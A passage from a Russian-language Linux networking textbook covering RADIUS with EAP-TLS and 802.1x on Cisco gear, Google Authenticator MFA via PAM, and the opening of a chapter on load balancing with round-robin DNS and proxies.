На сервере RADIUS запросы на административный доступ от коммутаторов Cisco и HP будут содержать ту же пару AV, которую мы использовали для административного доступа к брандмауэру: *Service-type: Administrative*. Скорее всего, это будет совмещено с требованием членства в группе в RADIUS, как мы сделали для брандмауэра.

Теперь, когда наш RADIUS контролирует административный доступ к коммутаторам, давайте расширим его конфигурацию, добавив более защищенные методы аутентификации. Начнем с EAP-TLS (где **EAP** означает Extensible

Authentication Protocol, «расширяемый протокол аутентификации»), который использует сертификаты для взаимной аутентификации между клиентом и сервером RADIUS.

Конфигурация RADIUS для аутентификации EAP-TLS

Для начала давайте обсудим, что такое EAP-TLS. Протокол **EAP** расширяет RADIUS за пределы традиционной передачи идентификаторов пользователей и паролей. А с TLS мы уже познакомились в главе 8 «Службы сертификатов в Linux». Таким образом, говоря простыми словами, EAP-TLS — это использование сертификатов для подтверждения личности и предоставления услуг аутентификации в рамках RADIUS.

Как правило, в обычных компаниях EAP-TLS сочетается еще с одним протоколом — 802.1x, с помощью которого контролируется доступ к сети, например к беспроводному SSID или проводному порту Ethernet. Мы доберемся до этого через некоторое время, а пока давайте начнем с основных моментов EAP-TLS и затем добавим доступ к сети.

Как устроен EAP-TLS с точки зрения протокола? Если вы вспомните пример «Использование сертификата на примере веб-сервера», который мы обсуждали в главе 8 «Службы сертификатов в Linux», обмен данными EAP-TLS выглядит точно так же, но в обоих направлениях. Это изображено на рис. 9.5:

- Клиент (запрашивающая сторона) отправляет свою идентификационную информацию в RADIUS, передавая свой сертификат пользователя или устройства вместо имени пользователя и пароля. Сервер RADIUS использует эту информацию, чтобы проверить личность запрашивающей стороны и по итогам этой проверки (и соответствующих правил в RADIUS) разрешить или запретить доступ.
- При этом запрашивающая сторона таким же образом проверяет подлинность сервера RADIUS: убеждается, что имя сервера соответствует **общему имени (CN)** в сертификате и что сертификат является доверенным. Это защищает от вредоносных серверов RADIUS (например, при атаке «злого двойника» в беспроводных сетях).
- Когда эта взаимная аутентификация завершена, устанавливается сетевое соединение между запрашивающей стороной и сетевым устройством (NAS). Обычно это устройство представляет собой коммутатор, WAP или беспроводной контроллер.




Рис. 9.5. Процесс аутентификации для сеанса 802.1x/EAP-TLS

Вот несколько замечаний:

- Предполагается, что все необходимые сертификаты распределяются заранее. Это означает, что на сервере RADIUS должен быть установлен свой сертификат, а на запрашивающих сторонах должны быть установлены сертификаты устройств и/или пользователей.
- В связи с этим ЦС должен быть в списке доверенных ЦС у устройств, пользователей и сервера RADIUS. Хотя это можно сделать с помощью публичного ЦС, обычно для этого используют частный ЦС.
- Во время процесса аутентификации ни запрашивающая сторона, ни сервер RADIUS не взаимодействуют с ЦС.

Теперь, когда мы теоретически понимаем, как работает EAP-TLS, давайте посмотрим, как выглядит конфигурация EAP-TLS на беспроводном контроллере.

Аутентификация в беспроводной сети с использованием 802.1x/EAP-TLS

EAP-TLS для аутентификации 802.1x введен во многих компаниях в качестве механизма аутентификации беспроводных клиентов, главным образом потому, что любой другой метод их аутентификации подвержен одной или несколькими простыми атакам. EAP-TLS — буквально единственный безопасный метод аутентификации в беспроводной сети.

При этом настройка NAS (в данном случае беспроводного контроллера) очень проста: вся тяжелая работа по подготовке и настройке выполняется на сервере RADIUS и на клиентской станции. Беспроводной контроллер Cisco обычно конфигурируется через графический интерфейс, хотя, конечно, командная строка тоже доступна.

Настроить аутентификацию EAP-TLS в графическом интерфейсе несложно: мы задаем сквозной доступ для аутентификации клиента непосредственно на сервере RADIUS (и наоборот). Эта процедура описана далее:

1. Сначала определите сервер RADIUS для аутентификации. Для сервера аудита RADIUS используется практически идентичная конфигурация с портом 1813. Посмотрите на пример конфигурации на следующем снимке экрана (рис. 9.6):

RADIUS Authentication Servers > Edit

Server Index	3
Server Address(Ipv4/Ipv6)	<Server IP>
Shared Secret Format	ASCII ▾
Shared Secret	●●●
Confirm Shared Secret	●●●
Key Wrap	<input type="checkbox"/> (Designed for FIPS customers and
Apply Cisco ISE Default settings	<input type="checkbox"/>
Port Number	1812
Server Status	Enabled ▾
Support for CoA	Enabled ▾
Server Timeout	2 seconds
Network User	<input checked="" type="checkbox"/> Enable
Management	<input checked="" type="checkbox"/> Enable
Management Retransmit Timeout	2 seconds
Tunnel Proxy	<input type="checkbox"/> Enable
<u>Realm List</u>	
IPSec	<input type="checkbox"/> Enable

Рис. 9.6. Конфигурация беспроводного контроллера для сервера RADIUS

2. Затем в разделе «**SSID Definition**» («Определение SSID») мы настроим аутентификацию 802.1x (рис. 9.7):

The screenshot shows the configuration page for WLANs, specifically the 'Edit' view for 'WLCORP'. The 'Security' tab is selected. Under the 'Layer 2' sub-tab, the 'Layer 2 Security' is set to 'WPA+WPA2'. Other options like 'MAC Filtering2' are disabled. The 'Fast Transition' and 'Protected Management Frame' (PMF) are also disabled. Under 'WPA+WPA2 Parameters', 'WPA2 Policy' and 'WPA2 Encryption' (with 'AES' selected) are checked. Under 'Authentication Key Management', '802.1X' is checked and set to 'Enable', while 'CCKM' and 'PSK' are disabled.

Рис. 9.7. Настройка SSID для аутентификации 802.1x

3. Наконец, в разделе «**AAA Servers**» мы связываем сервер RADIUS с **SSID** (рис. 9.8):

The screenshot shows the 'AAA Servers' configuration page for 'WLANs > Edit 'WLCORP''. The 'AAA Servers' sub-tab is selected. The page prompts to 'Select AAA servers below to override use of default servers on this WLAN'. Under 'RADIUS Servers', 'RADIUS Server Overwrite interface' and 'Apply Cisco ISE Default Settings' are both disabled. Under 'Authentication Servers', the checkbox is checked and 'Enabled'. Under 'Accounting Servers', the checkbox is also checked and 'Enabled'. The 'Server 1' is configured with IP: '<Server IP 01>', Port: 1812 for authentication and IP: '<Server IP 01>', Port: 1813 for accounting.

Рис. 9.8. Назначение сервера RADIUS для аутентификации и аудита 802.1x

Чтобы все это работало, и клиентам и серверу RADIUS нужны соответствующие сертификаты. Также клиенты и сервер необходимо настроить для аутентификации EAP-TLS. Рекомендуется подготовить сертификаты заблаговременно, особенно если вы выпускаете их автоматически. В этом случае стоит дать клиентским станциям достаточно времени, чтобы все они подключились и инициировали выпуск и установку нужных сертификатов.

Теперь, когда аутентификация беспроводной сети защищена с помощью EAP-TLS, посмотрим, как выглядит аналогичная конфигурация на стандартном коммутаторе рабочей станции.

Аутентификация проводной сети с помощью 802.1x/EAP-TLS

В этом примере мы покажем конфигурацию на стороне коммутатора (Cisco) для аутентификации сетевых устройств 802.1x. В этой конфигурации рабочие станции аутентифицируются с помощью EAP-TLS, и мы настраиваем коммутатор так, чтобы он им доверял. Хотя эта конфигурация широко распространена, ее легко взломать: злоумышленник может просто сделать так, чтобы его ноутбук помечал свои пакеты (например, с помощью команды `maccli`) как VLAN 105 (голосовая VLAN). Если коммутатор позволяет устройствам задавать свои собственные VLAN, эта атака довольно проста, хотя потребуются приложить усилия для правильной настройки всех параметров, чтобы продолжить атаку с этой точки. Поэтому гораздо предпочтительнее, чтобы аутентифицировались и компьютеры, и телефоны, но для этого нужна дополнительная настройка: у телефонов должны быть сертификаты устройств.

Давайте продолжим работать с нашей конфигурацией коммутатора. Во-первых, мы определяем серверы и группу RADIUS (это должно быть вам знакомо из раздела об административном доступе).

Чтобы коммутатор разрешал 802.1x, нужно задать несколько глобальных команд, настроить серверы и группу RADIUS, а также связать аутентификацию 802.1x с конфигурацией RADIUS. Эти команды проиллюстрированы в следующем фрагменте кода:

```
radius server RADIUS01
  address ipv4 <IP-адрес сервера RADIUS 01> auth-port 1812 acct-port 1813
  key <ключ>

radius server RADIUS02
  address ipv4 <IP-адрес сервера RADIUS 02> auth-port 1812 acct-port 1813
  key <ключ>

aaa group server radius RADIUSGROUP
  server name RADIUS01
  server name RADIUS02
```

```
! включить аутентификацию dot1x для всех портов по умолчанию
dot1x system-auth-control

! настроить аутентификацию и аудит RADIUS для доступа к сети
aaa authentication dot1x default group RADIUSGROUP
aaa accounting dot1x default start-stop group RADIUSGROUP
```

Теперь настроим порты коммутатора. Типичный порт коммутатора работает с аутентификацией 802.1x для рабочей станции в сети VLAN 101 (с использованием ранее выданных сертификатов рабочей станции и/или пользователя) и без аутентификации для телефонов с передачей голоса по IP (VoIP) (в сети VLAN 105). Обратите внимание, что, как мы обсуждали, аутентификация является взаимной: рабочие станции аутентифицируют сервер RADIUS как подлинный в том же сеансе обмена данными, в котором сервер RADIUS аутентифицирует рабочие станции.

Табл. 9.2. Конфигурация интерфейса для настройки коммутатора 802.1x/EAP-TLS

Конфигурация IOS	Комментарии
<code>interface GigabitEthernet/0/y</code>	Определение интерфейса
<code>description some description goes here</code>	Описание интерфейса делает конфигурацию более самодокументируемой
<code>switchport access vlan 101</code>	Устанавливает доступ или собственный VLAN, а также VLAN, назначенный для успешной аутентификации 802.1x
<code>switchport mode access</code>	
<code>switchport voice vlan 105</code>	Устанавливает голосовой VLAN
<code>trust device cisco-phone</code>	Заставляет 802.1x доверять телефонам. Эта настройка встречается довольно часто, однако не рекомендуется. Вместо нее используйте сертификаты LSC или аналогичные средства. Если используются LSC, удалите эту строку
<code>authentication event fail action next-method</code>	В случае неудачной аутентификации заставляет порт перейти к следующему методу аутентификации (см. далее)
<code>authentication event server dead action authorize voice</code>	Разрешить доступ к голосовой VLAN, даже если серверы RADIUS недоступны. Конечно, это работает, только если указана предыдущая строка
<code>authentication order dot1x mab</code>	Сначала попробовать аутентификацию 802.1x, а затем аутентификацию по MAC-адресу (MAB). MAB позволяет некоторым станциям (например, старым принтерам) аутентифицироваться по MAC-адресу

Конфигурация IOS	Комментарии
<code>authentication port-control auto</code>	Переопределить состояние авторизации порта. Например, можно задать значение <code>force-authorized</code> или <code>force-unauthorized</code> ; значение по умолчанию — <code>auto</code>
<code>authentication periodic</code> <code>authentication timer</code> <code>reauthenticate server</code>	Периодически повторять аутентификацию
<code>mab</code>	Разрешить MAB
<code>dot1x pae authenticator</code>	Настроить порт 802.1x как аутентифицирующую сторону
<code>dot1x timeout server-timeout 30</code> <code>dot1x timeout tx-period 10</code> <code>dot1x</code> <code>max-req 3</code> <code>dot1x max-reauth-req 10</code>	Различные значения времени ожидания и повторных попыток соединения
<code>auto qos voip cisco-phone</code>	Использовать параметры <code>auto qos</code> по умолчанию, если подключается телефон компании Cisco
<code>spanning-tree portfast</code>	Согласование протокола STP для рабочих станций
<code>spanning-tree bpduguard enable</code>	Не позволяет подключать посторонние коммутаторы к этому порту

Чтобы заставить телефоны VoIP тоже аутентифицироваться с помощью 802.1x и сертификатов, удалите строку `trust device cisco-phone`. При этом есть определенный политический риск: если компьютер сотрудника не может пройти аутентификацию и сотрудник не может позвонить в службу поддержки (потому что его рабочий телефон тоже не аутентифицируется), это немедленно усугубляет напряженность в процессе устранения неполадок, даже если сотрудник может позвонить в службу поддержки со своего мобильного телефона.

Теперь давайте сделаем шаг назад и добавим многофакторную аутентификацию в виде Google Authenticator. Обычно она используется, когда входа по логину и паролю недостаточно. Например, это прекрасно помогает защитить аутентификацию VPN от таких опасностей, как атаки с подстановкой паролей.

Использование Google Authenticator для многофакторной аутентификации с помощью RADIUS

Как уже говорилось, двухфакторная аутентификация (2FA) — это лучший вариант для входа в общедоступные службы, особенно в службы, подключенные к общедоступному интернету, хотя в прежние времена было достаточно настроить простой

идентификатор пользователя и пароль. По мере того как в СМИ освещаются продолжающиеся случаи взлома SMS, мы убеждаемся, что SMS — неудачный выбор для двухфакторной аутентификации. Нам повезло, что вместо этого можно совершенно бесплатно настроить такие инструменты, как Google Authenticator.

Во-первых, мы установим новый пакет, который позволяет аутентифицироваться в Google Authenticator:

```
$ sudo apt-get install libpam-google-authenticator -y
```

В файле `/etc/freeradius/users` изменим аутентификацию пользователя так, чтобы задействовать **подключаемые модули аутентификации (PAM)**:

```
# Чтобы FreeRADIUS использовал PAM для аутентификации пользователей
DEFAULT Auth-Type = PAM
```

Теперь отредактируем файл `default`:

```
$ sudo vi /etc/freeradius/3.0/sites-enabled/default
```

Раскомментируйте строку `pam`:

```
# Подключаемые модули аутентификации
    pam
```

Затем нужно отредактировать файл `/etc/pam.d/radiusd`. Закомментируйте исходные подключаемые файлы, как показано в следующем фрагменте кода, и добавьте строки для Google Authenticator. Обратите внимание, что `freeraduser` — это локальный идентификатор пользователя Linux, который будет владельцем процесса для этого модуля:

```
##@include common-auth
##@include common-account
##@include common-password
##@include common-session
auth requisite pam_google_authenticator.so forward_pass
secret=/etc/freeradius/${USER}/.google_authenticator
user=<freeraduser>
auth required pam_unix.so use_first_pass
```

Если у вас работает служба Google Authenticator, то подключение к ней из RADIUS теперь тоже должно работать!

Затем сгенерируйте секретный ключ Google Authenticator и предоставьте клиенту **QR-код**, информацию о восстановлении учетной записи и другие сведения о ней (вероятно, в большинстве сред это реализовано в режиме самообслуживания).

Теперь, когда пользователи аутентифицируются в RADIUS (для VPN, административного доступа или чего-то еще), они используют свой обычный пароль и свой ключ Google. Для аутентификации в беспроводной сети такие сложности в большинстве случаев не нужны. В этой ситуации, как правило, лучше всего подходят сертификаты — до такой степени, что если ваша беспроводная сеть не использует EAP-TLS для аутентификации, она уязвима для одной или нескольких распространенных атак.

Итоги

На этом мы завершаем экскурс в тему использования RADIUS для аутентификации различных служб. Как и в случае многих других служб Linux, представленных в этой книге, в этой главе лишь поверхностно рассмотрены распространенные конфигурации, варианты использования и интеграции RADIUS.

На этом этапе вы должны понимать, как работает RADIUS, и уметь настраивать защищенную аутентификацию RADIUS для служб VPN и административного доступа, а также для доступа к беспроводной и проводной сети. У вас должны быть базовые знания о протоколах аутентификации PAP, CHAP, LDAP, EAP-TLS и 802.1x. В частности, сценарии использования EAP-TLS должны продемонстрировать, почему внутренний ЦС может существенно помочь обезопасить вашу сетевую инфраструктуру.

Наконец, мы коснулись интеграции Google Authenticator с RADIUS для многофакторной аутентификации. Однако мы не рассматривали подробную настройку самого Google Authenticator: судя по всему, в последнее время он меняется так часто, что документация Google для этой службы будет лучшим справочным материалом.

В следующей главе мы обсудим использование Linux в качестве балансировщика нагрузки. Балансировщики существуют уже давно, но в последние годы они разветвляются все чаще и налаживаются все разнообразнее как в физических, так и в виртуальных центрах обработки данных — следите за обновлениями!

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Если для брандмауэра вы собираетесь настроить доступ к VPN и административный доступ, как разрешить обычным пользователям доступ к VPN, но при этом запретить административный доступ?
2. Почему EAP-TLS — такой хороший механизм аутентификации для беспроводных сетей?
3. Если EAP-TLS так хорош, почему для аутентификации доступа к VPN предпочтительнее многофакторная аутентификация?

Ссылки

Основные RFC, на которые мы ссылались в этой главе:

- *RFC 2865: RADIUS* (<https://tools.ietf.org/html/rfc2865>)
- *RFC 3579: RADIUS Support for EAP* (<https://tools.ietf.org/html/rfc3579>)
- *RFC 3580: IEEE 802.1X RADIUS Usage Guidelines* (<https://tools.ietf.org/html/rfc3580>)

Однако полный список RFC для RADIUS весьма объемен. В следующем списке перечислены только действующие RFC, без устаревших и экспериментальных документов. Безусловно, их все можно найти на <https://tools.ietf.org>, а также на <https://www.rfc-editor.org>:

RFC 2548: Microsoft Vendor-specific RADIUS Attributes

RFC 2607: Proxy Chaining and Policy Implementation in Roaming

RFC 2809: Implementation of L2TP Compulsory Tunneling via RADIUS

RFC 2865: Remote Authentication Dial-In User Service (RADIUS)

RFC 2866: RADIUS Accounting

RFC 2867: RADIUS Accounting Modifications for Tunnel Protocol Support

RFC 2868: RADIUS Attributes for Tunnel Protocol Support

RFC 2869: RADIUS Extensions

RFC 2882: Network Access Servers Requirements: Extended RADIUS Practices

RFC 3162: RADIUS and IPv6

RFC 3575: IANA Considerations for RADIUS

RFC 3579: RADIUS Support for EAP

RFC 3580: IEEE 802.1X RADIUS Usage Guidelines

RFC 4014: RADIUS Attributes Suboption for the DHCP Relay Agent

RFC 4372: Chargeable User Identity

RFC 4668: RADIUS Authentication Client MIB for IPv6

RFC 4669: RADIUS Authentication Server MIB for IPv6

RFC 4670: RADIUS Accounting Client MIB for IPv6

RFC 4671: RADIUS Accounting Server MIB for IPv6

RFC 4675: RADIUS Attributes for Virtual LAN and Priority Support

RFC 4679: DSL Forum Vendor-Specific RADIUS Attributes

RFC 4818: RADIUS Delegated-IPv6-Prefix Attribute

RFC 4849: RADIUS Filter Rule Attribute

RFC 5080: Common RADIUS Implementation Issues and Suggested Fixes

RFC 5090: RADIUS Extension for Digest Authentication

RFC 5176: Dynamic Authorization Extensions to RADIUS

RFC 5607: RADIUS Authorization for NAS Management

RFC 5997: Use of Status-Server Packets in the RADIUS Protocol

RFC 6158: RADIUS Design Guidelines

RFC 6218: Cisco Vendor-Specific RADIUS Attributes for the Delivery of Keying Material

RFC 6421: Crypto-Agility Requirements for Remote Authentication Dial-In User Service (RADIUS)

RFC 6911: RADIUS Attributes for IPv6 Access Networks

RFC 6929: Remote Authentication Dial-In User Service (RADIUS) Protocol Extensions

RFC 8044: Data Types in RADIUS

- Интеграция с AD/SMB:

<https://wiki.freeradius.org/guide/freeradius-active-directory-integration-howto>

https://web.mit.edu/rhel-doc/5/RHEL-5-manual/Deployment_Guide-en-US/s1-samba-security-modes.html

https://wiki.samba.org/index.php/Setting_up_Samba_as_a_Domain_Member

- 802.1x:

<https://isc.sans.edu/diary/The+Other+Side+of+Critical+Control+1%3A+802.1x+Wired+Network+Access+Controls/25146>

- Справочники по Unlang:

<https://networkradius.com/doc/3.0.10/unlang/home.html>

<https://freeradius.org/radiusd/man/unlang.txt>

Глава 10

Балансировка нагрузки в Linux

В этой главе мы обсудим службы балансировки нагрузки, доступные в Linux, в частности HAProxy. С помощью этих служб рабочая нагрузка клиентов распределяется между несколькими серверами. Это дает возможность одному IP-адресу поддерживать большую нагрузку, чем позволяет один сервер, а также обеспечивает избыточность на случай сбоя или планового обслуживания сервера.

Освоив примеры из этой главы, вы научитесь развертывать службы балансировки нагрузки на основе Linux в своей среде несколькими различными методами.

В частности, мы рассмотрим следующие темы:

- Введение в балансировку нагрузки
- Алгоритмы балансировки нагрузки
- Проверка работоспособности серверов и служб
- Настройка балансировщика нагрузки для центра обработки данных
- Создание балансировщика нагрузки HAProxy NAT/proxy
- Заключительные замечания о безопасности балансировщиков нагрузки

Поскольку настройка инфраструктуры для этой главы сопряжена с техническими сложностями, с соответствующими примерами конфигурации можно работать по-разному, как описано далее.

Технические требования

В этой главе мы рассмотрим функции балансировщиков нагрузки. По мере того как мы будем работать с примерами, вы можете следовать им и воспроизводить описанные конфигурации на своем текущем узле или на виртуальной машине с Ubuntu. Однако чтобы увидеть примеры балансировки нагрузки в действии, вам понадобится ряд вещей:

- Как минимум два целевых узла, между которыми будет распределяться нагрузка.
- Другой сетевой адаптер на текущем узле Linux.
- Другая подсеть, в которой будут размещаться целевые узлы и новый сетевой адаптер.

Такой конфигурации соответствует диаграмма (рис. 10.2), которая приводится ниже в этой главе и иллюстрирует, как все это будет устроено, когда мы закончим настройку.

Это добавляет целый ряд сложностей к конфигурации нашей учебной среды. Переходя к практической части, мы предложим несколько альтернатив (одна из них — скачать готовую виртуальную машину), но вы можете и просто прочитать главу. Думаю, что в этом случае вы все равно получите хорошее введение в тему, а также понимание того, как проектируются и реализуются различные конфигурации балансировщиков нагрузки в современных центрах обработки данных и как они влияют на обеспечение безопасности.

Введение в балансировку нагрузки

В своей простейшей форме балансировка нагрузки заключается в том, что клиентская нагрузка распределяется по нескольким серверам. Они могут находиться в одном или разных местах, и методы распределения нагрузки могут существенно различаться. Различается и то, насколько равномерно удастся распределить нагрузку, — это в основном зависит от выбранного метода. Давайте рассмотрим несколько наиболее распространенных способов балансировки нагрузки.

Круговая DNS (Round Robin DNS, RRDNS)

Для простой балансировки нагрузки достаточно только DNS-сервера — такая система называется круговой DNS (Round Robin DNS, RRDNS). Она работает так: когда клиент запрашивает разрешение имени узла `a.example.com`, сервер DNS вернет IP-адрес сервера 1. Затем, когда следующий клиент запросит то же самое, сервер DNS вернет IP-адрес сервера 2, и т. д. Это простейший метод балансировки нагрузки, который одинаково хорошо работает независимо от того, расположены

серверы в одном месте или в разных местах. Его можно внедрить без всяких изменений инфраструктуры: не понадобится добавлять компоненты или перенастраивать конфигурацию:




Рис. 10.1. Простая балансировка нагрузки с помощью круговой DNS

Настроить RRDNS легко: в BIND просто задайте несколько записей A для целевого имени узла с несколькими IP-адресами. Последовательные запросы DNS будут возвращать разные записи A по очереди. В такой конфигурации рекомендуется сократить **время жизни (TTL)** домена, потому что вам пригодится возможность экстренно отключить любой сервер, а когда TTL составляет 8 часов, это может вызвать проблемы. Кроме того, можно задать разный режим перебора IP-адресов: циклический (по умолчанию, который возвращает дублирующиеся записи A по круговой схеме), случайный или фиксированный (который возвращает записи в одном и том же порядке). Порядок перебора настраивается так (здесь показан режим `сусліс`, который действует по умолчанию):

```
options {
  rrset-order {
    class IN type A name "mytargetserver.example.com" order cyclic;
  };
};
```

С такой конфигурацией возникает ряд проблем:

- В эту модель затруднительно включить какую-либо проверку работоспособности: все ли серверы работают правильно? Функционируют ли службы? Не отключены ли узлы?
- Нельзя проконтролировать, действительно ли за тем или иным запросом DNS следует подключение к службе. Есть много причин, по которым обмен данными может закончиться на запросе DNS, без дальнейшего соединения с чем-то еще.
- Нет способа отслеживать, когда сеансы заканчиваются, а значит, нет возможности отправить следующий запрос на наименее нагруженный сервер; можно только поддерживать устойчивую равномерную ротацию между всеми серверами. В начале рабочего дня это может показаться неплохим вариантом, но по ходу дня всегда будут возникать как продолжительные сеансы, так и очень короткие (или те, которые вообще не состоялись). Поэтому нагрузка на серверы становится «перекошенной». Этот эффект может стать еще заметнее, если нет четкого начала или конца дня, когда можно было бы эффективно «обнулить» распределение нагрузки.
- По той же причине, если один из серверов в кластере отключается для обслуживания или из-за незапланированного сбоя, нет хорошего способа вернуть его в равновесие с остальными серверами (то есть выровнять счетчик сеансов).
- С помощью небольшой разведки DNS злоумышленник может собрать реальные IP-адреса всех серверов в кластере, а затем проанализировать их или атаковать по отдельности. Если какой-либо сервер особенно уязвим или имеет дополнительную запись DNS, которая идентифицирует его как резервный узел, это еще больше упрощает работу злоумышленника.
- Отключить любой из целевых серверов от сети может быть непросто: сервер DNS будет по-прежнему возвращать этот адрес, когда придет его очередь. Даже если отредактировать запись DNS, все подчиненные клиенты и серверы DNS будут обращаться к ранее разрешенным IP-адресам в кэше и пытаться подключиться к узлу, который больше не доступен.
- Подчиненные DNS-серверы (то есть те, что расположены в интернете) будут кэшировать любую запись, которую они получают, на период TTL соответствующей зоны. Таким образом, каждый из этих серверов DNS будет отправлять всех клиентов на один и тот же целевой сервер.

По этим причинам круговую DNS можно рассматривать как рабочий вариант «на крайний случай», но обычно не стоит реализовывать как долгосрочное решение

в среде эксплуатации. Тем не менее продукты класса **Global Server Load Balancer (GSLB)** фактически основаны на этом подходе с различными вариантами балансировки нагрузки и проверками работоспособности. В GSLB сохраняется разрыв между балансировщиком нагрузки и целевым сервером, поэтому для этого решения характерны многие из перечисленных недостатков.

В центрах обработки данных чаще можно увидеть балансировку нагрузки на основе прокси-сервера (уровень 7) или на основе NAT (уровень 4). Давайте рассмотрим оба этих варианта.

Прокси-сервер входящего трафика: балансировка нагрузки на уровне 7

В этой архитектуре сеансы клиента разгружаются (*terminate*) на прокси-сервере и запускается новый сеанс между внутренним интерфейсом прокси-сервера и реальным IP-адресом сервера.

Здесь фигурируют несколько архитектурных терминов, которые актуальны для многих решений балансировки нагрузки. На следующей диаграмме можно увидеть клиентский интерфейс (**frontend**), который обращен к клиентам, и серверный интерфейс (**backend**), который обращен к серверам. Также обратите внимание на IP-адресацию: клиентский интерфейс афиширует **виртуальный IP-адрес (VIP)**, который распространяется на все целевые серверы, а **реальные IP-адреса серверов (RIP)** вообще не видны клиентам:

